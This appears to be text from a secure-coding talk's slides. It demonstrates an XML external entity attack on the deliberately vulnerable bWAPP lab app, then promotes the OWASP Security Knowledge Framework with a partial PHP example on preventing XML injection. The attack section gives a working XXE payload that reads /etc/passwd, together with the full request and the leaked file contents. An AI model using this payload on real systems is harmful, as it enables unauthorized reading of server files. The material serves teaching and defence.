eva's secret has been reset!

```
<reset><login>eva</login><secret>Any bugs?</secret></reset>
```

Resend

Request Response

Method Header: Text Body: Text

Send

POST http://192.168.122.95/bWAPP/xxe-2.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nl,en-US;q=0.7,en;q=0.3
Content-Type: text/xml; charset=UTF-8
Referer: http://192.168.122.95/bWAPP/xxe-1.php
Content-Length: 59
Cookie: PHPSESSID=f3bce1fa57915a3956ff676748361fbc; security_level=0
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Host: 192.168.122.95

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY sorry SYSTEM "file:///etc/passwd">
]>
<reset><login>&sorry;</login><secret>Any bugs?</secret></reset>
```

Resend

Request Response

Header: Text Body: Text

```
HTTP/1.1 200 OK
Date: Fri, 29 May 2015 09:13:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2287
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```



```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

SECURING CODE FROM THE START IT IS POSSIBLE!




Security Knowledge Framework

Home Demo Talks Documentation Download

Training developers in writing secure code

SKF is a fully open-source Python-Flask web-application that uses the OWASP Application Security Verification Standard to train you and your team in writing secure code, by design.

 Fork on Github  View demo



2015 Open Source Rookies of the Year

We are honored to receive a honorable mention for the Black Duck Open Source Rookies of the Year awards.

14-03-2016 | Article on blackducksoftware.com





OWASP
Presentation about SKF on the OWASP BeNeLux Days
18-02-2016

SKF proven useful? You can donate to the project on our OWASP Wiki page.

[Projects](#)[Users](#)[User groups](#)[Results](#)[Knowledge Base](#)[Code examples](#)Search vulnerability [Encoder](#)[Aggregate user controls](#)[White listing](#)[Password storage\(salting stretching hashing\)](#)[Random password token generation](#)[XML injection prevention](#)

XML injection prevention

Example:

```
<?php  
  
/*  
Whenever you are using XML parsers you must sanitise or encode all user-input before  
including this input into your XML file.  
  
Some methods like below, the Domdocument already encodes the input before storing it  
into the XML. But beware, since this encoded input is still a threat whenever you are  
displaying this data on screen as HTML output. This encoded data should be escaped  
at all times before displaying.  
  
Whenever your XML function does not encode your data on the fly, you may want to write  
your own function for achieving this. See the code examples and search for "Input encoding"  
for more detailed information.  
*/  
  
//Let us take an easy example where we store your favorite number name into a XML file.  
$doc = new DOMDocument();  
$doc->formatOutput = true;  
  
$r = $doc->createElement( "employees" );
```

DONE. SOME LAST TIPS:



- RESEARCHERS NEED TIME
- SCOPE



KEEP
CALM
AND
HUG A
HACKER